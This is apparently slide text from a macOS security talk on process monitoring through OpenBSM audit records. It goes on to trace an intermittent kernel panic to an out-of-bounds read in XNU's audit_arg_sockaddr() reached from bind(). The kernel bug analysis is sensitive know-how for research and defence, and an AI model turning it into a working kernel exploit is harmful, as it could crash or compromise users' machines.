
```
//token struct
tokenstr_t tokenStruct = {0};

//start w/ balance set to record's total length
recordBalance = len;

//tokenize
while(0 != recordBalance) {
    au_fetch_tok(&tokenStruct, recordBuff + processedLength,
                recordBalance);
}
```

reading an audit record

```
struct tokenstr {
    u_char id;
    u_char *data;
    size_t len;
    union {} tt;
}
```



```
< > macOS 10.13 > usr/include > bsm > libbsm.h >
struct tokenstr {
    u_char id;
    u_char *data;
    size_t len;
    union {
        au_arg32_t      arg32;
        au_arg64_t      arg64;
        au_arb_t        arb;
        au_attr32_t      attr32;
        au_attr64_t      attr64;
        au_execarg_t     execarg;
        au_execenv_t     execenv;
        au_exit_t        exit;
        au_file_t        file;
        au_groups_t      grps;
        au_header32_t     hdr32;
        au_header32_ex_t  hdr32_ex;
        au_header64_t     hdr64;
        au_header64_ex_t  hdr64_ex;
        au_inaddr_t       inaddr;
        au_inaddr_ex_t    inaddr_ex;
        au_ip_t           ip;
        au_ipc_t          ipc;
        au_ipcperm_t      ipcperm;
        au_iport_t        iport;
        au_opaque_t       opaque;
        au_path_t         path;
        au_proc32_t       proc32;
        au_proc32_ex_t    proc32_ex;
        au_proc64_t       proc64;
        au_proc64_ex_t    proc64_ex;
        au_ret32_t        ret32;
        au_ret64_t        ret64;
        au_seq_t          seq;
        au_socket_t       socket;
        au_socket_ex32_t  socket_ex32;
        au_socketinet_ex32_t sockinet_ex32;
        au_socketunix_t   sockunix;
        au_subject32_t     subj32;
        au_subject32_ex_t  subj32_ex;
        au_subject64_t     subj64;
        au_subject64_ex_t  subj64_ex;
        au_text_t         text;
        au_kevent_t       kevent;
        au_invalid_t      invalid;
        au_trailer_t      trail;
        au_zonename_t     zonename;
    } tt; /* The token is one of the above types */
};
```

libbsm.h

PARSING AUDIT RECORDS

parsing the tokenstr structure

```
//token struct
switch(tokenStruct.id)

//save type (AUE_EXEC/AUE_EXECVE/AUE_FORK, etc)
case AUT_HEADER32:
    process.type = tokenStruct.tt.hdr32.e_type;

//save path
case AUT_PATH:
    process.path = [NSString
                    stringWithUTF8String:tokenStruct.tt.path.path];

//save args
case AUT_EXEC_ARGS:
    for(int i = 0; i<tokenStruct.tt.execarg.count; i++)
        process.arguments addObject:[NSString
                                     stringWithUTF8String:tokenStruct.tt.execarg.text[i]];

```

tokenizing

```
/*
 * path length
 * path
 */
typedef struct {
    u_int16_t    len;
    char        *path;
} au_path_t;

```

 **au_path_t**


```
/*
 * count
 * text
 */
typedef struct {
    u_int32_t    count;
    char        *text[AUDIT_MAX_ARGS];
} au_execarg_t;

```

 **au_execarg_t**

PROCINFO LIB

open-source process monitoring via OpenBSM



```
#import "processLib.h"

//create callback block
ProcessCallbackBlock block =
    ^(Process* newProcess)
    {
        NSLog(@"new proc: %@", newProcess);
    };

//init object
ProcessMonitor* procMon =
    [[ProcessMonitor alloc] init];

//go go go
[procMon start:block];
```

using the process monitor lib

```
# ./procInfo
- new process event -
[process info]
pid: 1337
name: Calculator
path: /Applications/Calculator.app/Contents/MacOS/Calculator
user: 501
args: (/Applications/Calculator.app/Contents/MacOS/Calculator)
ancestors: (557, 554,353,1)
signing info: {
    signatureStatus = 0;
    signedByApple = 1;
    signingAuthorities = (
        "Software Signing",
        "Apple Code Signing Certification Authority",
        "Apple Root CA"
    );
    isApple = 1;
    isAppStore = 0;
}
```



free





open-source



user-mode

THE BAD



...a kernel panic




A KERNEL PANIC ...but very intermittently



ProcInfo (lib) + RansomWhere?



RansomWhere? is
100% user-mode...



```
$ cat /Library/Logs/DiagnosticReports/Kernel_xxx_MacBookPro.panic

*** Panic Report ***
panic(cpu 1 caller 0xffffffff8008605ecd):
  Kernel trap at 0xffffffff800892544b, type 14=page fault

registers:
CR0: 0x0000000080010033, CR2: 0xffffffff803db4f000, CR3: 0x000000044d97f05c, CR4: 0x00000000001626e0
RAX: 0x0000000000000001, RBX: 0xffffffff803db4eff0, RCX: 0x0000000000000000, RDX: 0x0000000000000010
RSP: 0xffffffff9222ac3d20, RBP: 0xffffffff9222ac3e60, RSI: 0xffffffff803db4f000, RDI: 0xffffffff803433a2e8
R8: 0x0000000000000000, R9: 0xffffffff80448b16e8, R10: 0x0000700001f2f4c0, R11: 0xffffffff802f59d4e8
R12: 0xffffffff802813e458, R13: 0x000000000000000e, R14: 0xffffffff8034339db0, R15: 0x1575312836070096
RFL: 0x0000000000010202, RIP: 0xffffffff800892544b, CS: 0x0000000000000008, SS: 0x0000000000000010
Fault CR2: 0xffffffff803db4f000, Error code: 0x0000000000000000, Fault CPU: 0x1, PL: 0, VF: 1
....

BSD process name corresponding to current thread: syslogd
```

A KERNEL PANIC


understanding the panic report

```
$ cat /Library/Logs/DiagnosticReports/Kernel_xxx_MacBookPro.panic
panic(cpu 1 caller 0xffffffff8008605ecd):
Kernel trap at 0xffffffff800892544b, type 14=page fault
```

```
registers:
CR0: 0x0000000080010033, CR2: 0xffffffff803db4f000, CR3: 0x0000000044d97f05c, CR4: 0x000000000001626e0
RAX: 0x0000000000000001, RBX: 0xffffffff803db4eff0, RCX: 0x0000000000000000, RDX: 0x0000000000000010
RSP: 0xffffffff9222ac3d20, RBP: 0xffffffff9222ac3e60, RSI: 0xffffffff803db4f000, RDI: 0xffffffff803433a2e8
R8: 0x0000000000000000, R9: 0xffffffff80448b16e8, R10: 0x0000700001f2f4c0, R11: 0xffffffff802f59d4e8
R12: 0xffffffff802813e458, R13: 0x000000000000000e, R14: 0xffffffff8034339db0, R15: 0x1575312836070096
RFL: 0x0000000000010202, RIP: 0xffffffff800892544b, CS: 0x0000000000000008, SS: 0x0000000000000010
Fault CR2: 0xffffffff803db4f000, Error code: 0x0000000000000000, Fault CPU: 0x1, PL: 0, VF: 1
```

```
Kernel version:
Darwin Kernel Version 16.4.0: Thu Dec 22 22:53:21 PST 2016; root:xnu-3789.41.3~3/RELEASE_X86_64
Kernel UUID: C67A8D03-DEAC-35B8-8F68-06FF7B687215
Kernel slide: 0x0000000008200000
```


macOS 10.12.3
(High Sierra)



type 14=page fault	invalid read/write
RIP: 0xffffffff800892544b	address of faulting instruction
Fault CR2: 0xffffffff803db4f000	invalid memory address
Kernel slide: 0x0000000008200000	ASLR shift


A KERNEL PANIC

disassembling the macOS kernel




/System/Library/Kernels/kernel



1 rebase kernel
(value: ASLR slide)



2 go to faulting address
(value: RIP)



3 analyze faulting instruction



`;audit_arg_sockaddr`

`cmp byte ptr[rbx+r13+2], 0`

A KERNEL PANIC

the `audit_arg_sockaddr()` function

```
int bind(__unused proc_t p, struct bind_args *uap, __unused int32_t *retval)
{
    ...
    AUDIT_ARG(sockaddr, vfs_context_cwd(vfs_context_current()), sa);
}

void audit_arg_sockaddr(struct kaudit_record *ar, struct vnode *cwd_vp,
                       struct sockaddr *sa) {
    struct sockaddr_un *sun;
    char path[SOCK_MAXADDRLLEN - offsetof(struct sockaddr_un, sun_path) + 1];


    bcopy(sa, &ar->k_ar.ar_arg_sockaddr, sa->sa_len);
    switch (sa->sa_family) {

    case AF_UNIX:
        sun = (struct sockaddr_un *)sa;
        int slen = sun->sun_len - offsetof(struct sockaddr_un, sun_path);

        if (slen >= 0) {
            /*
             * Make sure the path is NULL-terminated
             */
            if (sun->sun_path[slen] != 0) { .....
                bcopy(sun->sun_path, path, slen);
                path[slen] = 0;
                audit_arg_upath(ar, cwd_vp, path, ARG_UPATH1);
            } else {
                audit_arg_upath(ar, cwd_vp, sun->sun_path, ARG_UPATH1);
            }
        }
    }
}
```

what is in RBX? R13?
...and that +2?

and why panic?



`sun->sun_path[slen] != 0`

`cmp byte ptr[rbx+r13+2], 0`

`bind() / audit_arg_sockaddr()`

A KERNEL PANIC

the audit_arg_sockaddr() function

```
void audit_arg_sockaddr(..., struct sockaddr *sa){
    struct sockaddr_un *sun; .....
